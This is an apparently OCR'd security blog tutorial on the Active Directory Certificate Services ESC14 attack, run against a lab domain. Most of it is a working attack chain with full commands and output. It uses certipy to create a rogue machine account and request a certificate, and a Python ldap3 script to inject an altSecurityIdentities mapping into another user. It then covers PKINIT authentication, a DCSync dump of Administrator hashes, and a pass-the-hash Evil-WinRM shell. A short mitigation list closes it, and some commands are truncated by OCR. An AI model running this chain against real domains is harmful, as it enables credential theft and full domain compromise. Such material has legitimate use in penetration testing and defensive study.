
# ADCS ESC14 – Write access on altSecurityIdentities

hackingarticles.in/adcs-esc14-write-access-on-altsecurityidentities

Raj July 3, 2025




**ESC14** targets weak **certificate mapping** in **Active Directory**, exploiting the **altSecurityIdentities** attribute to allow attackers to spoof **Subject CN** or **Issuer DN** fields. This enables unauthorized **PKI authentication** as a **privileged user** or **Domain Controller**, leading to **privilege escalation** and potential **domain compromise**. Proper **certificate validation** is critical to prevent **ESC14** attacks.

## Table of Content

Abusing Weak Explicit Certificate Mappings via altSecurityIdentities

**Post Exploitation**

Full SYSTEM Shell via Evil-WinRM

**Mitigation**

## Overview the ESC14 Attack

**ESC14** is a powerful post-exploitation technique targeting **Active Directory Certificate Services (AD CS)** environments where **explicit certificate mappings (altSecurityIdentities)** are weakly configured or poorly monitored.

This technique becomes especially dangerous when:

- The attacker can create machine accounts or obtain certificates with controllable fields.
- The environment uses **Issuer-Subject** or **Subject-only** mapping (weak options).

In this scenario, we'll show how to escalate from a **low-privileged user (sanjeet)** to **full domain compromise**, pivoting through certificate abuse, explicit mapping, and finally extracting Administrator credentials.

## Working of ESC14

The ESC14 technique typically involves the following steps:

1. **Explicit Mapping Exploit** – By editing altSecurityIdentities, we directly tie a certificate to another account.
2. **Machine Cert Abuse** – Utilizing a machine certificate helps bypass UPN-based controls.
3. **PKINIT Authentication Flow** – AD trusts the mapping to issue tickets, enabling ticket-based impersonation.
4. **Privilege Escalation to Admin** – Once can authenticate, DCSync and hash extraction techniques become viable.

In summary, ESC14 exploits misconfigured explicit certificate mapping to impersonate high-privileged accounts. By altering the altSecurityIdentities attribute and using machine certificates, attackers gain Kerberos tickets via PKINIT, enabling privilege escalation through tools like DCSync, ultimately achieving Domain Admin access. This underscores the need for securing certificate mapping and enforcing strong PKI practices.

## Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.

- Kali Linux packed with tools
- Tools: **Certipy, OpenSSL, Ldeep, Python scripts for altSecurityIdentities manipulation, Impacket,** and **Evil-WinRM**

### Lab Setup

For this article, we're **skipping the full Active Directory and CA setup instructions**, assuming you already have:

- A working domain(ignite.local in our case)
- Domain Controller at 168.220.138 in our case
- Certificate Authority configured (with a Machine template enabled)
- Two domain users(may vary in your case):


We'll focus purely on the **exploitation flow**, beginning from user enumeration through to full Domain Admin takeover.

## Enumeration & Exploitation


### Abusing Weak Explicit Certificate Mappings via altSecurityIdentities

#### Confirm Existing User Accounts

Before starting, validate that both raj and sanjeet exist in the domain:





net user sanjeet




Firstly, we validate that raj (target) and sanjeet (attacker) exist in the domain. This ensures both our victim and attacker identities are available for the upcoming abuse.

In **Active Directory Users and Computers (ADUC):**

Add sanjeet with **Full Control (may vary in your case)**





**This step is a key ESC14 prerequisite.** Without write access to raj's attributes, the attacker (sanjeet) can't manipulate the altSecurityIdentities field.

### Create a Rogue Machine Account (badpc$)

To obtain a trusted **PKINIT** certificate, we create a **machine account** (e.g., **badpc$**) to enroll for a **machine-authenticating certificate**.


certipy-ad account -u sanjeet -p Password@1 -dc-ip 192.168.220.138 -target dc01.ignite.local -user badpc$ -pass Password@3 create
We create a **machine account** (e.g., **badpc$**) because machine accounts can enroll for certificates using the **Machine template**, which includes the **Client Authentication EKU** required for **PKINIT**.




## Request a Certificate for the Machine Account

We request a certificate for badpc$ using the Machine template


certipy-ad req -target dc01.ignite.local -u badpc$ -p Password@3 -dc-ip 192.168.220.138 -template Machine -ca ignite-DC01-CA
This gives us a legitimate, **CA-signed cert**, trusted for authentication.




## Extract and Analyze the Public Certificate

We export the public part of the certificate and inspect it with OpenSSL.

certipy-ad cert -pfx badpc.pfx -nokey -out "badpc.crt




The key fields we care about are:

- **Issuer Name**
- **Serial Number**

openssl x509 -in badpc.crt -noout -text
These two pieces are essential for building a valid **altSecurityIdentities X509 mapping string**.

```
┌──(root㉿kali)-[~]
└─# openssl x509 -in badpc.crt -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            3f:00:00:00:07:59:86:e2:02:71:f9:43:be:00:00:00:00:00:07
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC=local, DC=ignite, CN=ignite-DC01-CA
        Validity
            Not Before: Jun 20 13:05:51 2025 GMT
            Not After : Jun 20 13:05:51 2026 GMT
        Subject: CN=badpc.ignite.local
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
```

### Inspect the Target's Existing Mapping

Before injecting our mapping, we check whether

ldeep ldap -u sanjeet -d ignite.local -p Password@1 -s ldap:
This avoids overwriting or colliding with legitimate mappings.

```
┌──(root㉿kali)-[~]
└─# ldeep ldap -u sanjeet -d ignite.local -p Password@1 -s ldap://192.168.220.138 search '(samaccountname=raj)' altSecurityIdentities
[{
  "altSecurityIdentities": [],
  "dn": "CN=raj,OU=Pentest,DC=ignite,DC=local"
}]
```

### Generate the Correct Mapping Format (Issuer+Serial)

This custom Python tool generates the **precise X509 mapping string** in the following format:

```
  GNU nano 8.4                                                x509_issuer_serial_number_format.py
issuer = ",".join("CN=ignite-DC01-CA,DC=ignite,DC=local".split(",")[::-1])
serial = "".join("3f:00:00:00:07:59:86:e2:02:71:f9:43:be:00:00:00:00:00:07".split(":")[::-1])

print("X509:<I>"+issuer+"<SR>"+serial)
```

python x509_issuer_serial_number_format.py
***Note**: We use this tool to **generate the mapping string** for the rogue certificate (from badpc$) before injecting it into the target user's () altSecurityIdentities attribute.*

```
┌──(root㉿kali)-[~]
└─# python x509_issuer_serial_number_format.py
X509:<I>DC=local,DC=ignite,CN=ignite-DC01-CA<SR>070000000000be43f97102e28659070000003f
```

This exact string is what Active Directory uses to match incoming certificate authentication attempts against the target account. Without this correctly formatted string, AD won't recognize or map the certificate.

**explicitly link our rogue cert (from badpc$)** to the target user. Once done, AD will allow authentication to raj via this cert.

```
 GNU nano 8.4                                                    add-altSecurityIdentities.py
import ldap3

server = ldap3.Server('dc01.ignite.local')
victim_dn = "CN=raj,OU=Pentest,DC=ignite,DC=local"
attacker_username = "ignite.local\\sanjeet"
attacker_password = "Password@1"

conn = ldap3.Connection(
    server=server,
    user=attacker_username,
    password=attacker_password,
    authentication=ldap3.NTLM
)
conn.bind()

conn.modify(
    victim_dn,
    {'altSecurityIdentities':[(ldap3.MODIFY_ADD, 'X509:<I>DC=local,DC=ignite,CN=ignite-DC01-CA<SR>070000000000be43f97102e28659070000003f')]}
)

conn.unbind()
```

We write the generated mapping into raj's altSecurityIdentities attribute via LDAP.

Any client presenting a certificate matching this Issuer+Serial will authenticate as raj during PKINIT.

python add-altSecurityIdentities.py
***Note**: After generating the mapping string with the previous Python script, we **run this command to write that mapping into raj's LDAP object**, enabling certificate based impersonation.*

Again, double check that the mapping was added. This step avoids troubleshooting authentication failures later as done in below screenshot.

ldeep ldap -u sanjeet -d ignite.local -p Password@1 -s ldap:

```
┌──(root㉿kali)-[~]
└─# python add-altSecurityIdentities.py

┌──(root㉿kali)-[~]
└─# ldeep ldap -u sanjeet -d ignite.local -p Password@1 -s ldap://192.168.220.138 search '(samaccountname=raj)' altSecurityIdentities
[{
  "altSecurityIdentities": [
    "X509:<I>DC=local,DC=ignite,CN=ignite-DC01-CA<SR>070000000000be43f97102e28659070000003f"
  ],
  "dn": "CN=raj,OU=Pentest,DC=ignite,DC=local"
}]
```

Then, we , using the certificate originally issued to badpc$.

certipy-ad auth -pfx badpc.pfx -dc-ip 192.168.220.138local

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx badpc.pfx -dc-ip 192.168.220.138 -username raj -domain ignite.local
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'badpc.ignite.local'
[*]     Security Extension SID: 'S-1-5-21-2876727035-1185539019-1507907093-3103'
[!] The provided username does not match the identity found in the certificate: 'raj' - 'badpc$'
Do you want to continue? (Y/n): Y
[*] Using principal: 'raj@ignite.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'raj.ccache'
[*] Wrote credential cache to 'raj.ccache'
[*] Trying to retrieve NT hash for 'raj'
[*] Got hash for 'raj@ignite.local': aad3b435b51404eeaad3b435b51404ee:7c37cfe787380e3d2dedac643be2e848
```

AD trusts the cert because of the explicit mapping we injected, making this a perfect ESC14 exploitation.

**DCSync** to pull the **Administrator's NTLM hash**, a classic post exploitation goal as below.

***Note**: The step is critical for **using your captured Kerberos ticket for post exploitation actions** like **DCSync, hash dumping**, or **remote access**, all **without needing passwords or hashes again.***

Now the tool will use the **Kerberos ticketnot prompting for credentials**.

```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=raj.ccache

┌──(root㉿kali)-[~]
└─# impacket-secretsdump -just-dc-user administrator ignite.local/raj@dc01.ignite.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:40c4079deadf8068cbaa9bc46c9d473206649e869ad87efaf23a1841abb18f50
Administrator:aes128-cts-hmac-sha1-96:15a76ee3ea6709dc82ac1c061dce34d4
Administrator:des-cbc-md5:151632674368c408
[*] Cleaning up...
```

## Post Exploitation

### Full SYSTEM Shell via Evil-WinRM

Finally, we now log in as Administrator using Evil-WinRM and the stolen NTLM hash—giving us **full SYSTEM access on the Domain Controller**.

evil-winrm -i 192.168.220.138 -u administrator -H 64fbae31cc352fc26af97cbdef151e03

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.220.138 -u administrator -H 64fbae31cc352fc26af97cbdef151e03

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ignite\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

## Mitigation

- **Restrict altSecurityIdentities write access:** Only Domain Admins or equivalent.
- **Audit all changes to altSecurityIdentities:** Enable LDAP modification logging (Event ID 5136).
- **Enforce strong certificate mapping policies:** Avoid mappings that rely solely on Subject or non-unique fields.
- **Monitor PKINIT TGT requests:** Especially from accounts where mapping was recently changed.

**Author**: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact **here**